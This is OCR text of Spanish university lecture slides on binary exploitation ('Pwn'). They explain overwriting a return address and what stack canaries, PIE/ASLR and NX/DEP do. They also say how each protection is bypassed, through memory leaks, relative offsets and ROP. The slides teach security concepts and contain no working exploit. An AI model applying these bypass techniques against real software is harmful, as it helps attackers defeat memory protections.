
Ayudándonos de un decompilador como Ghidra o Cutter, averiguamos el offset de la variable en la que podemos escribir, y al llegar hasta el return address lo cambiamos por otra dirección

Demo



Universidad
Rey Juan Carlos

Protecciones



Universidad
Rey Juan Carlos

Protecciones


Canary

El Stack Protector o Canary, es un valor aleatorio que se coloca antes del return address, y se verifica antes de ejecutar la intrucción ret.

Si el canary no coincide con el valor que tenía antes, se detecta stack smashing y el programa crashea.

```
[0x55a996c00a14]> pxr @ rsp
0x7fff5b5152b0 ..[ null bytes ]..   00000000 rsp
0x7fff5b5152d8 0x00007f23fb1a3780   .7..#... /usr/lib/x86_64-linux-gnu/ld-linux
0x7fff5b5152e0 ..[ null bytes ]..   00000000
0x7fff5b5152e8 0xd367c5ea88b2f900   ......g.
0x7fff5b5152f0 0x0000000000000001   ........ @ rbp 1
0x7fff5b5152f8 0x00007f23faf95ca8   .\..#...
0x7fff5b515300 0x00007fff5b5153f0   .SQ[.... [stack] stack R W 0x7fff5b5153f8
```

Este es el canary



Universidad Rey Juan Carlos

Protecciones

PIE/ASLR

PIE

- Hace que el propio binario se cargue en direcciones aleatorias.
- Sin PIE, el código principal está siempre en la misma dirección.
- Con PIE, cada ejecución tiene direcciones distintas.

ASLR

- El sistema operativo mueve partes del programa a direcciones aleatorias cada vez que se ejecuta.
- Afecta:
  stack
  heap
  librerías dinámicas (libc, etc.)

¿Cómo se bypassean?

- Leaks de memoria: obtener direcciones reales en tiempo de ejecución.
- Usar offsets relativos en lugar de direcciones absolutas.

Universidad Rey Juan Carlos

Protecciones

NX / DEP

Qué hace:

- Marca la memoria del stack y heap como *no ejecutable*.


Por qué existe:

- Para evitar shellcode directo en el stack.

Impacto en PWN:

- Ya no podemos inyectar código y saltar a él.
- Obligados a usar técnicas como **ROP** o llamadas a funciones existentes.


Retos



Universidad
Rey Juan Carlos

Pwn

Erik Halasz y David Rey Mata



Universidad
Rey Juan Carlos